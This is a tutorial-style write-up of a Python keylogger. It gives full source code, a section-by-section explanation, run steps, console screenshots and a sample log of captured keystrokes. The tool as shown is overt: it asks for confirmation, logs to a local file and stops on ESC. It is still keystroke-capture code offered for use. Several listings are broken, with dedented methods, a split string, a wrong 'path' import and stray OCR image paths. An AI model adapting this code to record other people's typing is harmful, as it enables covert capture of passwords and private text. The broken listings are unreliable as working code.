Keylogger

CODE :

```
import keyboard

import datetime

import sys

from pathlib import Path

import getpass


class KeyboardMonitoringTool:

    def __init__(self):

        self.log_file = "keyboard_log.txt"

        self.start_time = datetime.datetime.now()

        self.is_running = False


        # Create logs directory

        self.log_dir = Path("E:/") / "KeyboardMonitor"

        self.log_dir.mkdir(exist_ok=True)

        self.log_path = self.log_dir / self.log_file

        print("\n")

        print("=" * 70)

        print("\t\t\t      KEYLOGGER")

        print("=" * 70)

        print(f"Log directory: {self.log_dir}")
```

```
def on_key_event(self, event):
    try:
        timestamp = datetime.datetime.now().strftime("%Y-%m-%d
 %H:%M:%S.%f")[:-3]
        key_name = event.name

        if event.event_type == keyboard.KEY_DOWN:
            if len(key_name) == 1:
                log_entry = f"[{timestamp}] Character: '{key_name}'\n"
            else:
                log_entry = f"[{timestamp}] Special: {key_name}\n"

            # Write to log file
            with open(self.log_path, 'a', encoding='utf-8') as f:
                f.write(log_entry)

    except Exception as e:
        print(f"Error handling: {e}")
#Start monitoring session
def start_session(self):
    print("\n" + "="*50)
    print("\t\tSESSION SETUP")
    print("="*50)
print("This session will:")
print("- Log keystrokes")
print("- Show real-time data logging")

confirm = input("\nProceed with monitoring session? (y/n): ")
if confirm.lower() != 'y':
    print("Session cancelled.")
    return False

print("\nStarting keyboard monitor...")
print("Press ESC to stop session")
print("-" * 50)

try:
    keyboard.hook(self.on_key_event)
    self.is_running = True

    with open(self.log_path, 'w', encoding='utf-8') as f:
        f.write(f"MONITORING SESSION - {self.start_time}\n")
        f.write(f"User: {getpass.getuser()}\n")
        f.write(f"System: {sys.platform}\n")
        f.write("-" * 60 + "\n")
    #wait for ESC
    keyboard.wait('esc')
```

```
        self.stop_session()

    except Exception as e:
        print(f"Error: {e}")
        return False

    return True
#ending monitoring session
def stop_session(self):
    if self.is_running:
        keyboard.unhook_all()
        self.is_running = False

        end_time = datetime.datetime.now()
        duration = end_time - self.start_time

        # Session summary
        with open(self.log_path, 'a', encoding='utf-8') as f:
            f.write(f"\nSESSION COMPLETED: {end_time}\n")
            f.write(f"DURATION: {duration}\n")

        print(f"\nSession completed.")
        print(f"Duration: {duration}")
        print(f"Log file: {self.log_path}")
```

```
def main():
    monitor = KeyboardMonitoringTool()

    while True:
        print("\nOPTIONS:")
        print("1. Start monitoring session")
        print("2. Exit tool")

        try:
            choice = input("Choose option (1-2): ").strip()

            if choice == '1':
                monitor.start_session()
            elif choice == '2':
                print("Exiting tool.")
                break
            else:
                print("Please choose a valid option.")

        except KeyboardInterrupt:
            print("\nSession interrupted.")
            break
        except Exception as e:
```

```
        print(f"Error: {e}")

if __name__ == "__main__":
    # Environment checking
    print("\n")
    print("="*50)
    print("system information:")
    print("="*50)
    print(f"Version: {sys.version}")
    print(f"Platform: {sys.platform}")
    print(f"User: {getpass.getuser()}")

    main()
```

CODE BREAKDOWN :

❖ Imported libraries

Code :

```
import keyboard
import datetime
import sys
from pathlib import path
import getpass
```

- **keyboard**: A library to capture keyboard events.
- **datetime**: Used for handling date and time.
- **sys**: Provides access to some variables used or maintained by the interpreter.
- **pathlib.Path**: A module for handling filesystem paths.
- **getpass**: Used to securely get the username without echoing it.

❖ Class Definition

Code : `class KeyboardMonitoringTool:`

- Defines a class named KeyboardMonitoringTool that encapsulates the functionality of the keylogger.

❖ **Constructor**

Code : def __init__(self):

```
        self.log_file = "keyboard_log.txt"
        self.start_time = datetime.datetime.now()
        self.is_running = False

        # Create logs directory
        self.log_dir = Path("E:/") / "KeyboardMonitor"
        self.log_dir.mkdir(exist_ok=True)
        self.log_path = self.log_dir / self.log_file
        print("\n")
        print("=" * 70)
        print("\t\t\t     KEYLOGGER")
        print("=" * 70)
        print(f"Log directory: {self.log_dir}")
```

- **__init__**: The constructor initializes the keylogger.
- **self.log_file**: Sets the name of the log file.
- **self.start_time**: Records the start time of the session.
- **self.is_running**: A flag to indicate if the monitoring session is active.
- **self.log_dir**: Defines the directory where logs will be stored.

- **self.log_dir.mkdir(exist_ok=True)**: Creates the directory if it doesn't exist.
- **self.log_path**: Combines the directory and file name to create the full path.
- Prints a header and the log directory path.

❖ **Key Event Handler**

Code :
```
def on_key_event(self, event):
    try:
        timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        key_name = event.name

        if event.event_type == keyboard.KEY_DOWN:
            if len(key_name) == 1:
                log_entry = f"[{timestamp}] Character: '{key_name}'\n"
            else:
                log_entry = f"[{timestamp}] Special: {key_name}\n"

            # Write to log file
            with open(self.log_path, 'a', encoding='utf-8') as f:
                f.write(log_entry)

    except Exception as e:
        print(f"Error handling: {e}")
```

- **on_key_event**: A method that handles keyboard events.
- **timestamp**: Captures the current time formatted to milliseconds.

- **key_name**: Gets the name of the key pressed.
- **if event.event_type == keyboard.KEY_DOWN**: Checks if the key event is a key press.
- **log_entry**: Creates a log entry based on whether the key is a character or a special key.
- **Writing to log file**: Appends the log entry to the log file.
- **Error handling**: Catches and prints any exceptions that occur.

❖ **Start Session**

Code :
```
def start_session(self):
    print("\n" + "="*50)
    print("\t\tSESSION SETUP")
    print("="*50)
    print("This session will:")
    print("- Log keystrokes")
    print("- Show real-time data logging")

    confirm = input("\nProceed with monitoring session? (y/n): ")
    if confirm.lower() != 'y':
        print("Session cancelled.")
        return False

    print("\nStarting keyboard monitor...")
    print("Press ESC to stop session")
    print("-" * 50)

    try:
        keyboard.hook(self.on_key_event)
        self.is_running = True

        with open(self.log_path, 'w', encoding='utf-8') as f:
            f.write(f"MONITORING SESSION - {self.start_time}\n")
            f.write(f":User  {getpass.getuser()}\n")
            f.write(f"System: {sys.platform}\n")
            f.write("-" * 60 + "\n")

        keyboard.wait('esc')  # Wait for ESC
       self.stop_session()

    except Exception as e:
       print(f"Error: {e}")
        return False
    return True
```

- **start_session**: Initiates the keyboard monitoring session.
- Prints session setup information and asks for user confirmation.

- If confirmed, it starts monitoring and hooks the **on_key_event** method to keyboard events.
- **self.is_running = True**: Sets the running flag to true.
- Writes session details (start time, user, system) to the log file.
- **keyboard.wait('esc')**: Waits for the ESC key to be pressed to stop the session.
- Calls **self.stop_session()** to end the session.

❖ **Stop Session**

Code :
```
def stop_session(self):
  if self.is_running:
    keyboard.unhook_all()
    self.is_running = False

   end_time = datetime.datetime.now()
    duration = end_time - self.start_time

    # Session summary
    with open(self.log_path, 'a', encoding='utf-8') as f:
      f.write(f"\nSESSION COMPLETED: {end_time}\n")
      f.write(f"DURATION: {duration}\n")

    print(f"\nSession completed.")
```

```
        print(f"Duration: {duration}")
        print(f"Log file: {self.log_path}")
```

- **stop_session**: Ends the keyboard monitoring session.
- Checks if the session is running, then unhooks all keyboard events.
- Records the end time and calculates the duration of the session.
- Appends a summary of the session to the log file.
- Prints session completion details.

❖ **Main Function**

Code : def main():

```
    monitor = KeyboardMonitoringTool()

   while True:
      print("\nOPTIONS:")
       print("1. Start monitoring session")
      print("2. Exit tool")

      try:
          choice = input("Choose option (1-2): ").strip()
```

```
            if choice == '1':
                monitor.start_session()
            elif choice == '2':
                print("Exiting tool.")
                break
            else:
                print("Please choose a valid option.")

        except KeyboardInterrupt:
            print("\nSession interrupted.")
            break
        except Exception as e:
            print(f"Error: {e}")
```

- **main**: The main function that runs the program.
- Creates an instance of **KeyboardMonitoringTool**.
- Displays options for starting a monitoring session or exiting the tool.
- Handles user input and calls the appropriate methods based on the choice.
- Catches exceptions, including keyboard interrupts.

❖ **Entry Point**

Code :
```
if __name__ == "__main__":
    # Environment checking
```

```
print("\n")
print("="*50)
print("system information:")
print("="*50)
print(f"Version: {sys.version}")
print(f"Platform: {sys.platform}")
print(f":User  {getpass.getuser()}")

main()
```

- Checks if the script is being run directly.
- Prints system information (Python version, platform, user).
- Calls the **main()** function to start the program.

❖ Key Features of the Keylogger Tool

1. **Keystroke Logging**: The primary function of this tool is to log all keystrokes made by the user. It captures both regular characters and special keys (like Shift, Ctrl, etc.).

2. **Timestamping**: Each keystroke is logged with a timestamp, providing a record of when each key was pressed.

3. **Session Management**: The tool allows users to start and stop monitoring sessions. It provides a summary of the session duration and logs the user and system information.

4. **Log File Creation**: The tool creates a log file (**keyboard_log.txt**) in a specified directory (in this case, **E:/KeyboardMonitor**) to store the keystroke logs.

5. **User Confirmation**: Before starting the monitoring session, the tool prompts the user for confirmation, ensuring that the user is aware of the monitoring.

6. **Graceful Exit**: The tool can be exited gracefully by pressing the ESC key, which stops the logging session and saves the log file.

❖ Step-by-Step Guide to Use the Keyboard Monitoring Tool

1. **Install Required Library**:
   - Ensure you have Python installed on your system.
   - Install the keyboard library if it is not already installed. Open your command line or terminal and run:
     - pip install keyboard

2. **Copy the Code**:
   - Copy the provided code into a Python file (e.g., **keyboard_monitor.py**).

3. **Run the Tool**:
   - Open your command line or terminal.
   - Navigate to the directory where you saved the **keyboard_monitor.py** file.
   - Run the script using Python:
     - python keyboard_monitor.py

4. **View System Information**:
   - Upon running the script, the tool will display system information, including the Python version, platform, and current user.

5. **Start a Monitoring Session**:
   - You will see options to start a monitoring session or exit the tool.
   - Type **1** and press Enter to start the monitoring session.
   - The tool will prompt you to confirm if you want to proceed. Type **y** and press Enter to confirm.

6. **Monitor Keystrokes**:
   - Once the session starts, the tool will log all keystrokes until you press the ESC key.
   - You will see real-time logging in the background.

7. **Stop the Monitoring Session**:
   - To stop the session, simply press the ESC key.
   - The tool will log the session completion time and duration, and save the log file.


8. **Exit the Tool**:
   - After stopping the session, you can choose to start another session or exit the tool.
   - To exit, type **2** and press Enter.

9. **Check the Log File**:

   - After exiting, navigate to the specified log directory (e.g., **E:/KeyboardMonitor**) to find the **keyboard_log.txt** file.
   - Open the file to view the logged keystrokes along with their timestamps.


❖ Screenshots :

1. After tool runs there is shown system information and option to start monitoring session




```
PS D:\python\keylogger> python keylogger.py


==================================================
system information:
==================================================
Version: 3.13.5 (tags/v3.13.5:6cb20a2, Jun 11 2025, 16:15:46) [MSC v.1943 64 bit (AMD64)]
Platform: win32
User: krish


======================================================================
                              KEYLOGGER
======================================================================
Log directory: E:\KeyboardMonitor

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2): 
```

2. After choosing start monitoring session options session setup starts




```
======================================================================
                              KEYLOGGER
======================================================================
Log directory: E:\KeyboardMonitor

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2): 1

==================================================
                SESSION SETUP
==================================================
This session will:
- Log keystrokes
- Show real-time data logging

Proceed with monitoring session? (y/n):
```

3. After proceeding with monitoring session key strokes logging process starts




```
==================================================
                SESSION SETUP
==================================================
This session will:
- Log keystrokes
- Show real-time data logging

Proceed with monitoring session? (y/n): y

Starting keyboard monitor...
Press ESC to stop session
--------------------------------------------------
```

4. After session is completed it will show the duration and log file location and again will have option to choose




```
==================================================
                SESSION SETUP
==================================================
This session will:
- Log keystrokes
- Show real-time data logging

Proceed with monitoring session? (y/n): y

Starting keyboard monitor...
Press ESC to stop session
--------------------------------------------------


Session completed.
Duration: 0:00:52.357229
Log file: E:\KeyboardMonitor\keyboard_log.txt

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2): te of keylogger
Please choose a valid option.

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2):
```

5. This image shows exiting tool with choosing option 2 for exit



```
Session completed.
Duration: 0:00:52.357229
Log file: E:\KeyboardMonitor\keyboard_log.txt

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2): te of keylogger
Please choose a valid option.

OPTIONS:
1. Start monitoring session
2. Exit tool
Choose option (1-2): 2
Exiting tool.
PS D:\python\keylogger>
```

6. This image shows output of keylogger



```
MONITORING SESSION - 2025-08-24 13:53:34.670693
User: krish
System: win32
------------------------------------------------------------
[2025-08-24 13:53:59.278] Special: print screen
[2025-08-24 13:54:14.050] Character: 't'
[2025-08-24 13:54:14.152] Character: 'e'
[2025-08-24 13:54:14.479] Character: 's'
[2025-08-24 13:54:14.551] Character: 't'
[2025-08-24 13:54:16.652] Special: backspace
[2025-08-24 13:54:16.831] Special: backspace
[2025-08-24 13:54:19.027] Special: space
[2025-08-24 13:54:19.181] Character: 'o'
[2025-08-24 13:54:19.276] Character: 'f'
[2025-08-24 13:54:19.379] Special: space
[2025-08-24 13:54:21.531] Character: 'k'
[2025-08-24 13:54:21.633] Character: 'e'
[2025-08-24 13:54:22.760] Character: 'y'
[2025-08-24 13:54:23.407] Character: 'l'
[2025-08-24 13:54:23.750] Character: 'o'
[2025-08-24 13:54:23.862] Character: 'g'
[2025-08-24 13:54:24.056] Character: 'g'
[2025-08-24 13:54:24.261] Character: 'e'
[2025-08-24 13:54:24.363] Character: 'r'
[2025-08-24 13:54:25.009] Special: enter

SESSION COMPLETED: 2025-08-24 13:54:27.027922
DURATION: 0:00:52.357229
```